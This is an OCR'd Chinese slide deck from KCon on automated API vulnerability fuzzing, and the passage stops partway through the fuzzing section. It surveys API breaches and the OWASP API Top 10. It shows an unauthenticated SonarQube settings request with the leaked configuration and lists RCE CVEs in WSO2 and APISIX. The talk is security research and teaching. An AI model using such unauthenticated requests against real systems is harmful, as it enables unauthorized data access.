KCon

自动化API漏洞Fuzz实战

周阳、吕竭

+1 进阶，
护航未来

KCon

+1

CONTENTS

目录

KCon

+1


API攻击崛起的背后


Behind the rise of API attacks

KCon

+1

万物互联背景下的数据传输链路






KCon

+1

API经济与API生态

Hype Cycle for APIs and Business Ecosystems, 2021




Plateau will be reached: ● <2 yrs. ● 2-5 yrs. ● 5-10 yrs. ▲ >10 yrs.

Source：Gartner (July 2021)

747571

API Platform Landscape



KCon

+1

国际API增速：2021年API数量增长39%，API调用量增长56%

Postman：2021 State of the API Report，over 2700+ companies


美国开放银行应用Dave数据泄露

2020年7月，美国开放银行应用Dave的700万用户信息泄露并在黑客平台被贩卖。包括姓名、电话、住址、出生年月、加密的社保号、电子邮件地址，以及经过Bcrypt哈希处理的密码以及3,092,396个电子邮件地址。

Facebook API泄露5亿条用户数据

2021年4月，Facebook 5亿用户数据在暗网公开售卖，其中包括用户的昵称，邮箱，电话， 家庭住址信息。Facebook回应称报道中的数据泄露事件与外部黑客数据窃取有关，起因为 2019年在线业务API一个功能遭到误用，导致信息出现泄露，影响用户约5.3亿。

国内API增速



某电商平台API泄露11亿条用户数据

2021年6月，某电商企业11亿条用户信息泄露，调查结果显示有黑产通过订单评价API绕过平台风控批量爬取加密数据，爬取内容包括买家用户呢称，用户评价内容，昵称等敏感字段等信息。

领英 API 泄露7亿用户个人信息

2021年6月，领英爆发最大规模数据泄露事件，7亿用户个人信息在暗网售卖，研究人员经对比发现该数据样本是真实的。黑客称数据是利用领英网站API获取到用户上传到领英网站的个人信息。

KCon

+1

API攻击面概述


Overview of API attack surface

KCon

+1

API协议类型

- Restful API（主流）
- SOAP API
- GraphQL API
- gRPC API
- ...




KCon

+1

API 攻击面

OWASP API Security Top 10

A1：失效的对象级授权
A2：失效的用户认证
A3：过度的数据暴露
A4：资源缺失&速率限制
A5：功能级别授权已损坏
A6：批量分配
A7：安全性错误配置
A8：注入
A9：资产管理不当
A10：日志和监控不足




企业真正的API风险

权限问题	通过遍历参数批量拖取数据的对象级别访问鉴权失效
敏感数据暴露	脱敏失效，或一次性返回多条不必要的敏感数据
代码漏洞	SQL注入、命令执行，由业务开发者导致
API基础设施漏洞	API后端中间件、基础设施漏洞，如log4j2、APISIX漏洞
错误配置	不安全、不完整或者临时的配置，如临时调试API、未鉴权API、存储权限公开、不必要的http方法、跨域资源共享等
业务逻辑缺陷	无校验、无防重放、无风控策略、高并发导致条件竞争等

KCon

+1

例：API权限问题 (SonarQube API 未授权下载源代码)




http://192.168.44.205:9000/api/settings/values

{"settings":[{"key":"sonaranalyzer-cs.nuget.packageVersion","value":"8.6.1.17183","inhe
{"key":"sonaranalyzer.security.cs.pluginVersion","value":"8.3.0.1825","inherited":true}
{"key":"sonar.cs.ignoreHeaderComments","value":"true","inherited":true},
{"key":"sonar.c.file.suffixes","values":[".c",".h"],"inherited":true},
{"key":"sonar.typescript.file.suffixes","values":[".ts",".tsx"],"inherited":true},
{"key":"email.fromName","value":"SonarQube","inherited":true},
{"key":"sonar.python.xunit.skipDetails","value":"false","inherited":true},
{"key":"sonar.plsql.jdbc.driver.class","value":"oracle.jdbc.OracleDriver","inherited":t
{"key":"sonar.go.exclusions","values":["**/vendor/**"],"inherited":true},
{"key":"sonar.forceAuthentication","value":"false","inherited":true},
{"key":"sonar.notifications.delay","value":"60","inherited":true},
{"key":"sonar.cpp.file.suffixes","values":
[".cc",".cpp",".cxx",".c++",".hh",".hpp",".hxx",".h++",".ipp"],"inherited":true},
{"key":"sonaranalyzer.security.cs.nuget.packageVersion","value":"8.3.0.1825","inherited
{"key":"sonaranalyzer-cs.ruleNamespace","value":"SonarAnalyzer.CSharp","inherited":true
{"key":"sonar.cs.analyzeGeneratedCode","value":"false","inherited":true},
{"key":"email.smtp_port.secured","value":"25","inherited":true},
{"key":"sonar.builtInQualityProfiles.disableNotificationOnUpdate","value":"false","inhe
{"key":"sonar.css.file.suffixes","values":[".css",".less",".scss"],"inherited":true},
{"key":"sonar.organizations.createPersonalOrg","value":"false","inherited":true},
{"key":"sonar.cpd.abap.minimumTokens","value":"100","inherited":true},
{"key":"sonar.html.file.suffixes","values":
[".html",".xhtml",".cshtml",".vbhtml",".aspx",".ascx",".rhtml",".erb",".shtm",".shtml"]
{"key":"sonar.auth.gitlab.enabled","value":"false","inherited":true},
{"key":"sonar.cpd.cross_project","value":"false","inherited":true},
{"key":"sonar.vbnet.ignoreHeaderComments","value":"true","inherited":true},
{"key":"sonaranalyzer.security.cs.nuget.packageId","value":"SonarAnalyzer.Security","ir
{"key":"sonar.auth.github.groupsSync","value":"false","inherited":true},
{"key":"sonar.scala.file.suffixes","values":[".scala"],"inherited":true},{"key":"sonara
vbnet.ruleNamespace","value":"SonarAnalyzer.VisualBasic","inherited":true},
{"key":"sonar.javascript.ignoreHeaderComments","value":"true","inherited":true},
{"key":"sonar.dbcleaner.daysBeforeDeletingClosedIssues","value":"30","inherited":true},
{"key":"sonar.dbcleaner.weeksBeforeKeepingOnlyOneSnapshotByMonth","value":"52","inherit

KCon

+1

例：API基础设施漏洞(还是权限问题？)



- CVE-2022-29464
  WSO2 API Manager 未授权文件上传RCE
- CVE-2022-24112
  Apache APISIX bacth-requests插件权限绕过RCE
- CVE-2021-45232
  Apache APISIX Dashboard越权

KCon

+1

导致API问题频发的原因

企业角度：

- 大规模分布式系统及复杂应用架构带来API数量迅猛增长
- 基于API-First理念构建的研发流程，极短的迭代周期导致API变动跟踪困难
- 传统安全测试/防护工具对API风险收敛的失效

攻击者角度：

- API可以直达数据
- 大部分API的基础漏洞未被发掘
- 云原生应用 API成为主要攻击面

KCon

+1

API Fuzz方案&实战案例

API FUZZ Scheme & practical case

KCon

+1

传统Web Fuzz方法的弊端

自定义路径：

- 基于爬虫的web扫描器和基于字典的爆破工具获取到的API路径有限

参数结构复杂性：

- 传统Web Fuzz是基于GET/POST协议解析Form表单，然而API存在多种协议格式、多层嵌套的参数结构、参数内编码等场景，不够满足使用者的需求

命中率：

